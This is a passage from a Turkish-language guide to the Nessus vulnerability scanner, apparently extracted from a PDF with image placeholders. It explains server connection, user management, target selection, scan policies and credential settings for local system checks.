
Bu ekranda Nessus istemci programı ile hangi sunucuya bağlantı yapılmacı ya da bağlantı yapılacak yeni bir sunucu bilgileri girilir. Herhangi bir sunucuya bağlanmak için gerekli olan bilgiler: Sunucu IP adresi ve sunucu üzerinde(Nessus için) tanımlanmış hesap bilgileri.



8.1.4.3. Kullanıcı İşlemleri

Nessus sistemini sadece kurulu olduğu bilgisayarda değil de başka bilgisayarlarda da kullanmak istiyorsanız mutlaka kullanıcı hesaplarını aktif edilmesi gereklidir.


C:\Program Files\Tenable\Nessus dizininden UserMgmt.exe programı çalıştırılarak kullanıcı yönetimi arabirimine ulaşılabilir.



8.1.4.4. Tarama İşlemi

Tarama yapabilmek için ilk olarak hedef sistem bilgileri girilir. Hedef sistem neler olabilir? Sistem ismi, IP Adresi, IP adresi aralığı ve subnet.

8.1.4.4.1. Taranacak Sistemi Belirtme




Taranacak hedef bilgileri girildikten sonra tarama politikası seçilerek tarama işlemi başlatılır. Tarama politikası yapılacak tarama için en önemli bileşendir. Eksik ya da yanlış tarama politikası seçilirse çıkacak sonuçlar sağlıklı olmayacağından emin olmak gereklidir. Mesela hedef sistemin Linux olduğu bir taramada politika olarak Windows'a ait politika seçilirse yaniltıcı sonuç çıkacaktır.

Bunun için öncelikle tarama politikasının oluşturulması gereklidir.

8.1.4.4.2. Tarama Politikaları


Tarama politikası özelliği ile UNIX sunucular için sadece unix sistemleri inceleyen pluginler, Windows sistemler için sadece bu sistemlere özel pluginler, Network cihazları için de sadece bu tip cihazları ilgilendiren pluginler seçilerek hem tarama süresini azaltılır hem de sağlıklı sonuçlar alınır.

Öntanımlı olarak iki adet tarama politikası gelir. Bunlardan biri “Default Scan Policy” diğeri de “Microsoft Patches” politikalarıdır. Default Scan Policy her cihazda bulunabilecek ortak açıklıkları barındıran esnek bir politikadır.




8.1.4.4.3. Yeni Politika Tanımlama

Yeni bir tarama politikası tanımlamanın adımları vardır. İlk adım Politikanın isminin belirlenmesidir.



8.1.4.4.4. Temel Tarama Özellikleri

Tarama politikasındaki temel özelliklerin belirtildiği ekrandır ve Options kısmından ulaşılabilir.




ekleme yapılacak diğer seçeneklerle ilgili.


8.1.4.4.5. Sistem Yerel Tarama için Hesap Bilgileri

Nessus Windows/Linux/UNIX sistemlere uzaktan belirli yöntemleri kullanarak bağlanıp sistemdeki yerel açıklıkları tespit edebilir. Eğer tarama politikasında bu özellik kullanılacaksa "Credentials" sekmesinden bu bilgiler girilmelidir.

Yerel sistem kontrollerinin yapılabilmesi için kullanıcının admin/root yetkilerine sahip olması beklenir.




Linux ve UNIX sistemler için SSH hesap bilgileri girilebilir. Bunun için yine Credentials sekmesinden “SSH Settings” seçilmelidir. SSH üzerinden public/private anahtarlar kullanılarak işlem yapılacaksa yine aynı ekranın bu değerler belirtilebilir.



